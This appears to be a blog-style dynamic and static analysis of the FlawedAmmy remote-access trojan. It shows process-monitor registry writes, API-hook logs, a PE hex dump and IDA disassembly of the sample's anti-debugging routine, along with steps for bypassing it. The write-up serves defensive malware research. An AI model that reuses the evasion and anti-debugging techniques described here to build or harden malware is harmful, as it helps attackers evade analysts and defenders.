
Syntax

C++

[Copy](#)

```
HANDLE CreateToolhelp32Snapshot(  
    [in] DWORD dwFlags,  
    [in] DWORD th32ProcessID  
);
```

Rename the function.



FlawedAmmy RAT Dynamic Analysis

LSASS.exe – Contains accounts password hashes, permissions, Kerberos ticket and more.

LSM.exe – Manages local sessions. From Windows 8 and above the process is part of the SVCHOST.exe process.

SVCHOST.exe – Has multiple instances/processes. Initiates services with the “-k” argument followed by a value that exists in the “Software\Microsoft\Windows NT\CurrentVersion\Svchost” registry key.

Idle – Created by the ntoskrnl.exe. Always have the PID of 0 and has no visible PPID.

System – Created by the ntoskrnl.exe. Always have the PID of 4 and has no visible PPID.

SMSS.exe – Session Manager. The first user-mode process with the PPID of System (PID 4). Initiates the Winlogon.

CSRSS.exe – Windows Subsystem Process. Used by the NT AUTHORITY\SYSTEM user, helping the kernel manage some stuff.

Explorer.exe – User account of the logged in user, no parent process. Malware tend to “hide” under this process and a good indicator of a malicious activity if the process connects to a remote host.

WINLOGON.exe – Windows login screen. Sends credentials to LSASS.exe that in turn verifies it with the local SAM or with the AD-KDC.

SERVICES.exe (SCM) – Manages Windows services. The list of services defined in the registry key of: “HKLM\SYSTEM\CurrentControlSet\Services”

WININIT.exe – Windows Initialization Process. Created by SMSS.exe. PPID of services.exe, lsass.exe, and lsm.exe.

Spoolsv.exe - Malware can infect spoolsv.exe to gain unauthorized access, execute malicious tasks, or hide its activities by exploiting this legitimate Windows process responsible for managing print.

```

space1
Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F Decoded text
00000000 4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00 MZ.....ÿÿ..
00000010 B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 .....@.....
00000020 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00000030 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....à
00000040 0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68 ..°..'í!..Lí!Th
00000050 69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F is program canno
00000060 74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20 t be run in DOS
00000070 6D 6F 64 65 2E 0D 0D 0A 24 00 00 00 00 00 00 00 mode....$.
00000080 8D C4 41 26 C9 A5 2F 75 C9 A5 2F 75 C9 A5 2F 75 .AA&E¥/uE¥/uE¥/u
00000090 D7 F7 BA 75 CA A5 2F 75 D7 F7 AC 75 C0 A5 2F 75 x÷°uE¥/ux÷~uÀ¥/u
000000A0 EE 63 54 75 C2 A5 2F 75 C9 A5 2E 75 F6 A5 2F 75 icTuÀ¥/uE¥.uø¥/u
000000B0 D7 F7 A5 75 C8 A5 2F 75 D7 F7 BB 75 C8 A5 2F 75 x÷¥uE¥/ux÷»uE¥/u
000000C0 D7 F7 BE 75 C8 A5 2F 75 52 69 63 68 C9 A5 2F 75 x÷¥uE¥/uRichE¥/u
000000D0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
000000E0 50 45 00 00 4C 01 05 00 07 7A 48 5B 00 00 00 00 PE.L....zH[....
000000F0 00 00 00 00 E0 00 03 01 0B 01 09 00 00 18 00 00 .....à.....

```


Persistence

Time o...	Process Name	PID	Operation	Path	Result	Detail
1:54:07...	space1.exe	2224	RegSetValue	HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\ProxyBypass	SUCCESS	Type: REG_DWO...
1:54:07...	space1.exe	2224	RegSetValue	HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\IntranetName	SUCCESS	Type: REG_DWO...
1:54:07...	space1.exe	2224	RegSetValue	HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\UNCAsIntranet	SUCCESS	Type: REG_DWO...
1:54:07...	space1.exe	2224	RegSetValue	HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\AutoDetect	SUCCESS	Type: REG_DWO...
1:54:07...	space1.exe	2224	RegSetValue	HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\ProxyBypass	SUCCESS	Type: REG_DWO...
1:54:07...	space1.exe	2224	RegSetValue	HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\IntranetName	SUCCESS	Type: REG_DWO...
1:54:07...	space1.exe	2224	RegSetValue	HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\UNCAsIntranet	SUCCESS	Type: REG_DWO...
1:54:07...	space1.exe	2224	RegSetValue	HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\AutoDetect	SUCCESS	Type: REG_DWO...
1:54:15...	space1.exe	2224	RegSetValue	HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Notifications\Data\418A073AA3BC3475	SUCCESS	Type: REG_BINAR...

We notice also the file have capability to automatically delete it-self.

Most of the operation we can see that the malware tries to look for processes.

The screenshot shows a software interface for process monitoring and logging. At the top, there are input fields for 'Args', 'Inject DLL' (set to 'C:\DEFENSE\SysAnalyzer\api_log.dll'), 'Freeze At', and 'Ignore (Slow)'. A 'Processes' table is visible, listing 'space1 - Copy....' with PID 1024 and 1178. On the right, there are various checkboxes for configuration options like 'Ignore Long Sleeps', 'No GetProcAddress', 'No Registry Hooks', 'Block OpenProcess', 'Advance GetTickCount', 'Advance Time Checks', 'Capture send/recv bufs', 'Capture UriDownload*', 'Block NtSystemDebugCtl', 'Ignore ExitProcess', and 'Capture VirtualFree'. At the bottom, there is a 'Call Log' section with buttons for 'Stop Logging', 'Parse', 'Find', 'Save', and 'Clear'. The 'Call Log' table shows several entries, with the last one 'IsDebuggerPresent() = 0' highlighted in red.


pid	Process	Status	Config Handler
1024	space1 - Copy....		100079f0
1178	space1 - Copy....		100079f0

pid	msg	Count
1178	cc0 ***** Installing Hooks *****	
1178	402653 CreateToolhelp32Snapshot(flags:2, pid:0)	3
1178	76460420 ExitThread()	
1178	402653 CreateToolhelp32Snapshot(flags:2, pid:0)	8
1178	402621 IsDebuggerPresent() = 0	


This in where we have limited idea and we are in the end of idea of dynamic analysis, now we need to reverse engineering it 😊


Part 1 – Dynamic Reverse Engineering FlawedAmmy RAT

We try step over this call, and it show some crash happen, something might be wrong happen here. let's check




Let's focus on this debugger crash.





Rename the crash so we can take note about it after this.



Let's bypass the crasher call.

Now our pointer is at push 1

The screenshot shows a debugger window with several assembly code blocks. A red arrow points to the instruction `push 1` at address `loc_402850`. The code includes various system calls and register manipulations.


```
.rdata:00402945 pop     esi
.rdata:00402946 pop     ebp
.rdata:00402947 pop     ebx
.rdata:00402821 call    XX_process_enum_here
.rdata:00402826 add     esp, 4
.rdata:00402829 test    eax, eax
.rdata:0040282B jnz    loc_402948
.rdata:00402948 loc_402948: ; uExitCode
.rdata:00402948 push    0
.rdata:0040294A call    ds:ExitProcess
.rdata:0040294A start endp
.rdata:00402831 push    ebx
.rdata:00402832 push    ebp
.rdata:00402833 push    esi
.rdata:00402834 push    edi
.rdata:00402835 call    XX_execution_breaker
.rdata:0040283A mov     ebp, ds:EraseTape
.rdata:00402840 mov     edi, ds:GetLastError
.rdata:00402846 mov     ebx, ds:GetCurrentActCtx
.rdata:0040284C xor     esi, esi
.rdata:0040284E mov     edi, edi
.rdata:00402850 loc_402850: ; bImmediate
.rdata:00402850 push    1
.rdata:00402852 push    esi ; dwEraseType
.rdata:00402853 push    0 ; hDevice
.rdata:00402855 call    ebp ; EraseTape
.rdata:00402857 test    eax, eax
.rdata:00402859 jnz    short loc_402863
.rdata:0040285B push    1 ; KillOnExit
.rdata:0040285D call    ds:DebugSetProcessKillOnExit
.rdata:00402863 loc_402863: ; hLibModule
.rdata:00402863 push    0
.rdata:00402865 call    ds:DisableThreadLibraryCalls
.rdata:00402868 call    edi
.rdata:0040286D test    eax, eax
.rdata:0040286F jnz    short loc_402879
```

Let's highlight the crasher call code block to not go there.


The screenshot is identical to the previous one, but the assembly code block for `loc_402835` through `loc_40284E` is highlighted with a red background, indicating it is the crasher call code block to be avoided.

```
.rdata:00402945 pop     esi
.rdata:00402946 pop     ebp
.rdata:00402947 pop     ebx
.rdata:00402821 call    XX_process_enum_here
.rdata:00402826 add     esp, 4
.rdata:00402829 test    eax, eax
.rdata:0040282B jnz    loc_402948
.rdata:00402948 loc_402948: ; uExitCode
.rdata:00402948 push    0
.rdata:0040294A call    ds:ExitProcess
.rdata:0040294A start endp
.rdata:00402831 push    ebx
.rdata:00402832 push    ebp
.rdata:00402833 push    esi
.rdata:00402834 push    edi
.rdata:00402835 call    XX_execution_breaker
.rdata:0040283A mov     ebp, ds:EraseTape
.rdata:00402840 mov     edi, ds:GetLastError
.rdata:00402846 mov     ebx, ds:GetCurrentActCtx
.rdata:0040284C xor     esi, esi
.rdata:0040284E mov     edi, edi
.rdata:00402850 loc_402850: ; bImmediate
.rdata:00402850 push    1
.rdata:00402852 push    esi ; dwEraseType
.rdata:00402853 push    0 ; hDevice
.rdata:00402855 call    ebp ; EraseTape
.rdata:00402857 test    eax, eax
.rdata:00402859 jnz    short loc_402863
.rdata:0040285B push    1 ; KillOnExit
.rdata:0040285D call    ds:DebugSetProcessKillOnExit
.rdata:00402863 loc_402863: ; hLibModule
.rdata:00402863 push    0
.rdata:00402865 call    ds:DisableThreadLibraryCalls
.rdata:00402868 call    edi
.rdata:0040286D test    eax, eax
.rdata:0040286F jnz    short loc_402879
```

When we jump over, by understanding the WINAPI, there's also some problematical block code that we just bypass, which is not suitable to jump there.



There's also some garbage code, we should bypass all of the sort of code.




```

.rdata:00402180
.rdata:00402180
.rdata:00402180 ; Attributes: bp-based frame
.rdata:00402180
.rdata:00402180 XX_import_functions_here proc near
.rdata:00402180
.rdata:00402180 ProcName= byte ptr -64h
.rdata:00402180 var_63= byte ptr -63h
.rdata:00402180 var_62= byte ptr -62h
.rdata:00402180 var_61= byte ptr -61h
.rdata:00402180 var_60= byte ptr -60h
.rdata:00402180 var_5F= byte ptr -5Fh
.rdata:00402180 var_5E= byte ptr -5Eh
.rdata:00402180 var_5D= byte ptr -5Dh
.rdata:00402180 var_5C= byte ptr -5Ch
.rdata:00402180 var_5B= byte ptr -5Bh
.rdata:00402180 var_5A= byte ptr -5Ah
.rdata:00402180 var_59= byte ptr -59h
.rdata:00402180 var_58= byte ptr -58h
.rdata:00402180 var_57= byte ptr -57h
.rdata:00402180 var_56= byte ptr -56h
.rdata:00402180 var_55= byte ptr -55h
.rdata:00402180 var_54= byte ptr -54h
